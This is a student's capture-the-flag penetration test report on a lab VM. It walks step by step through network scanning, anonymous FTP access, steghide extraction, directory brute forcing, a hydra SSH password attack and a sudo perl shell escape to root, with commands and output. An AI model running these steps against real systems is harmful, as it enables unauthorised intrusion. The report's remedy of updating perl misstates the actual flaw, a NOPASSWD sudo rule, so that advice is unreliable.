



# **A Pen Test Report for Cynthia**

MARIAN COLLEGE  
KUTTIKKANAM

**Report By** (AUTONOMOUS)

**Sanjo Varghese**  
(20UBC151)

MAKING COMPLETE

## Executive Summary

The penetration test was conducted to find and exploit the vulnerabilities in the Cynthia VM Box and capture the flags within the VM.

***The objective was to acquire root access via any means possible, and put a flag on post-exploitation.***

All activities were conducted with the goal of:

- Identifying the methods and steps that a remote attacker could use to obtain access to the victim.
- Identify the Level of Risk to the victim.
- Identify possible countermeasures and remediations/recommendations that could be used to prevent/mitigate these attacks.

## Methodology

1. Anonymous Login
2. Download the file
3. Finding directory
4. Steganography
5. Cryptography
6. Privilege Escalation

## Used Tools

- Nmap
- Steghide
- Gobuster
- Hydra

## Attack Summary

### Step 1: Host Discovery


Host Discovery – Finding the IP Address of the Remote Victim

**Tool used: netdiscover.**

Turn on your attacking machine (Debian Custom CTF.ova Virtual Machine) and scan the local network for getting the victim's IP address. You can use netdiscover command for that.

**Command: sudo netdiscover**

(AUTONOMOUS)



**POC image: 1**

## Step 2: Collect Clues from the Website

- Search the ip address 10.0.2.4 on the fire fox we got, we will get a website.

### Welcome To The Darkrai's CTF Challenge



This is where you show your hacking skills, Do you know steghide?, he is a good friend of mine... :)

### POC image: 2

- Now view the page source and find any clue

```
1 <html>
2 <head><title>Darkrai</title></head>
3 <body>
4   <h2><big>Hai Minions.....!</big></h2>
5   <h1>Welcome To The Darkrai's CTF Challenge</h1>
6
7   
8
9   <p><b>This is where you show your hacking skills, Do you know steghide?, he is a good friend of mine... :) </b></p>
10
11 <!--
12 Try to take this slow, its a relatively simple box, dont think too much!!!
13 Always keep this in mind, the creator of this box is a vivid Poke'mon fan.
14 //-->
15
16 </body>
17 </html>
```

### POC image: 3

- From the page source we go the clue that the creator of this box is a **'Pokémon fan.'**
- One more clue we got from the page source **'steghide'**

- **Steghide** is a steganography program that can hide data in various kinds of image- and audio-files.

## Step 3: Scan for the available ports

### Tool used: Nmap

- For that we use the tool nmap for scanning the available ports

Command: `sudo nmap 10.0.2.4`



PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http

#### POC image: 4

- From the scan report we get the available open ports such as ftp,ssh,http
- From these ports we take the ftp port first because we got a steghide which is a clue from the page source.
- So, we go for full scan for the ftp port

Command: `nmap -A -T4 -vv -p 21 -oA fullscan 10.0.2.4`

```

PORT    STATE SERVICE REASON  VERSION
21/tcp  open  ftp      syn-ack  vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.0.2.5
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
_-rw-r--r--  1 0      0      34069 Dec 23 05:44 cynthiya.jpeg
Service Info: OS: Unix

```

POC image: 5

- From the full scan we got all the available information about the **21 ftp port**
- The report gives us some clue like '**anonymous login allowed**', and there is an '**image file cynthia.jpeg**'.

## Step 4: Anonymous Login

- So we have to login into the ftp port

Command: `ftp 10.0.2.4`

```

$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPD 3.0.3)
Name (10.0.2.4:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

```

POC image: 6

- Now we have successfully login into the ftp, then list all the files

Command: `ls -la`

```

229 Entering Extended Passive Mode (|||58091|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Dec 23 05:46 .
drwxr-xr-x  2 0      0      4096 Dec 23 05:46 ..
-rw-r--r--  1 0      0     34069 Dec 23 05:44 cynthiya.jpeg
226 Directory send OK.

```

POC image: 7

## Step 5: Download the file

- Now download the image file cynthiya.jpeg

Command: `get cynthiya.jpeg`

```

ftp> get cynthiya.jpeg
local: cynthiya.jpeg remote: cynthiya.jpeg
229 Entering Extended Passive Mode (|||64652|)
150 Opening BINARY mode data connection for cynthiya.jpeg (34069 bytes).
100% |*****| 34069 321.68 MiB/s 00:00 ETA
226 Transfer complete.
34069 bytes received in 00:00 (2.72 MiB/s)

```

POC image: 8

- Now the image file is downloaded to our system

## Step 6: Steganography

- We know the clue that creator used steghide for hiding some information inside image or an audio file. Here we got an image file so we must extract the information from the image file
- Exit from the ftp port
- Now extract image file

Command: `steghide extract -sf cynthiya.jpeg`

- When we try to extract data from the image file, it ask for a passphrase.
- So we cannot extract the data without getting passphrase
- For that we go for finding directory



## Step 7: Finding Directory

### Tool used: gobuster

- For finding the directory we use the tool gobuster

```
[+] Url: http://10.0.2.4
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s

2023/01/20 01:05:01 Starting gobuster in directory enumeration mode

/move (Status: 301) [Size: 303] [→ http://10.0.2.4/move/]
/server-status (Status: 403) [Size: 273]
Progress: 220025 / 220561 (99.76%)

2023/01/20 01:07:55 Finished
```

#### POC image: 9

- We got a directory , now search for that directory on the ip address

### I'm Tobias

I am the sinoh league champion, I beat my every opponent using my darkrai, But Ash Ketchum beat my darkrai and Latios, He has my respect!!!!

Next step is SinoH League, Cynthia you are next.....

#### POC image: 10

- Now we go another web page, again we have to search for the clues inside the page source



```
42
43
44
45
46
47
48 <!--the hint is the another secret dir, S5ad0w-b@ll-->
49
```

#### POC image: 11

- From the page source we got another clue that the secret directory is **'S5ad0w-b@all'**
- Now go for that directory
- We got another web page

### Tobias Vs Ash.....

Semi-Finals where Tobias had to use his second pokemon, Latos another Legendary pokemon against Ash.



#### POC image: 12

- Again, go for the clues on the page source

```
51
52
53
54
55
56 <!--Secret Key is the pokemon Darkrai's strongest move which is only possible if the opponent is asleep;... without spaces and all lowercases >
57
```

### POC image: 13

- Here we get a hint that maybe the passphrase is **Darkrai's strongest move, which is only possible if the opponent is asleep (without space and all lowercase)**
- Darkrai's strongest move is **'dreameater'**
- Now again try to extract the data from cynthia image
- Now we got the extracted file as text

```
Hello..... renu

I tell you something Important.Your Password is too Weak So Change Your Password
Don't Underestimate it.....
```

### POC image: 14

- Now we got an **'username renu'**

## Step 8: Login to users

Tool used: hydra

- So we have to login to that user through ssh port

Command: `ssh renu@10.0.2.4`

```
$ ssh renu@10.0.2.4
renu@10.0.2.4's password:
```

#### POC image: 15

- It ask for renu's password but we don't have the password, so we brute force to get the password

```
Command: hydra -l renu -P
/usr/share/wordlists/rockyou.txt.gz 10.0.2.4 ssh
```

```
[DATA] attacking ssh://10.0.2.4:22/
[22][ssh] host: 10.0.2.4 login: renu password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-20 02:06:14
```

#### POC image: 16

- From this we got the password for renu '987654321'
- Now to login to renu

```
ssh renu@10.0.2.4
renu@10.0.2.4's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 18 22:29:00 2023 from 10.0.2.5
renu@MoneyBox:~$
```

#### POC image: 17


- Now search for other users for that

```
Command: cd ..
```

- Now we got another user name lily
- Move to directory lily and list all the directories inside lily

Command: `cd lily`

Command: `ls -la`




```

renu@MoneyBox:/home$ cd lily
renu@MoneyBox:/home/lily$ ls -la
total 40
drwxr-xr-x 5 lily lily 4096 Dec 23 07:18 .
drwxr-xr-x 4 root root 4096 Feb 26 2021 ..
-rw-r--r-- 1 lily lily 2087 Jan 19 08:59 .bash_history
-rw-r--r-- 1 lily lily 220 Feb 25 2021 .bash_logout
-rw-r--r-- 1 lily lily 3526 Feb 25 2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25 2021 .local
-rw-r--r-- 1 lily lily 807 Feb 25 2021 .profile
drwxr-xr-x 3 lily lily 4096 Dec 23 03:32 .resort
drwxr-xr-x 2 lily lily 4096 Dec 23 07:13 .ssh
-rwxrwxrwx 1 lily lily 33 Dec 23 07:05 user.txt

```

POC image: 18

- Now print the user.txt
- From that we got the Flag of lily: `'e95d52d9167acce4e091555428be66a9'`
- Now go to each directory




```

renu@MoneyBox:/home/lily$ cd .resort
renu@MoneyBox:/home/lily/.resort$ ls
renu@MoneyBox:/home/lily/.resort$ ls -a
. . . . .hist0ry

```

POC image: 19

- When we go to the .resort directory we get another directory `'hist0ry'`
- From history we got a file lily\_secret



```

renu@MoneyBox:/home/lily/.resort$ cd .hist0ry
renu@MoneyBox:/home/lily/.resort/.hist0ry$ ls
lily_secret

```

POC image: 20

- Now read that file

○ lily\_secret:

```
renu@MoneyBox:/home/lily/.resort/.hist0ry$ cat lily_secret
The problem with people is that they wont believe something that can happen until it already has.Its not stupidity, its human nature.
But for a forensic specilist like you lalymon its all about looking for the crumbs of data for evidence and building your way from that.
I hope you find what you are looking for, and if not you have wasted a minutes of your life, touch luck buddy.
renu@MoneyBox:/home/lily/.resort/.hist0ry$
```

**POC image: 21**

- We got a clue from the text 'lalymon'
- Maybe the lalymon be the password of lily , so lets try lalymon as a password for login into the lily user

Command : `ssh lily@10.0.2.4`

```
$ ssh lily@10.0.2.4
lily@10.0.2.4's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 18 22:32:06 2023 from 10.0.2.5
```

**POC image: 22**

## Step 9: Privilege Escalation

- For privilege escalation

Command: `sudo -l`

```
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
  (ALL : ALL) NOPASSWD: /usr/bin/perl
```

**POC image: 23**

- Now search for the vulnerabilities of /usr/bin/perl
- Shell for perl

Command: `sudo perl -e 'exec "/bin/sh";'`

- Now we got the root access

```
lily@MoneyBox:~$ sudo perl -e 'exec "/bin/sh";'  
# whoami  
root  
#
```

POC image: 24

- Now we go to root directory

Command: `cd /root`

```
# cd /root  
# ls  
root.txt  
# root.txt
```

POC image: 24

- Now we got a root.txt
- Read the root.txt we get the root flag

**243d7eaa2045f80a84b722a6baf76b48**

```
# cd /root  
# ls  
root.txt  
# root.txt  
/bin/sh: 6: root.txt: not found  
# cat root.txt  
243d7eaa2045f80a84b722a6baf76b48  
#
```

POC image: 24

## Preventive Measures

- For perl vulnerability (/usr/bin/perl)
  - Do security update for perl like update it to latest version
- Anonymous login for ftp
  - Disable the anonymous login for the port ftp

## Conclusion

In Conclusion, Cynthia server don't have a proper updates for perl and patched services. If a real time web server have these kind of exploit then there would be a dramatic effect on the organization's security if a malicious party can exploit them gain root access and have the control over it

As stated, before all activities were conducted with the goal of:

- Identifying the methods and steps that a remote attacker could use to obtain access to the victim.
- Identify the Level of Risk to the victim.
- Identify possible countermeasures and remediations/recommendations that could be used to prevent/mitigate these attacks.

These goals of the penetration test were met. We were able to gain root access to the victim.

```
lily@MoneyBox:~$ sudo perl -e 'exec "/bin/sh";'  
# whoami  
root  
#
```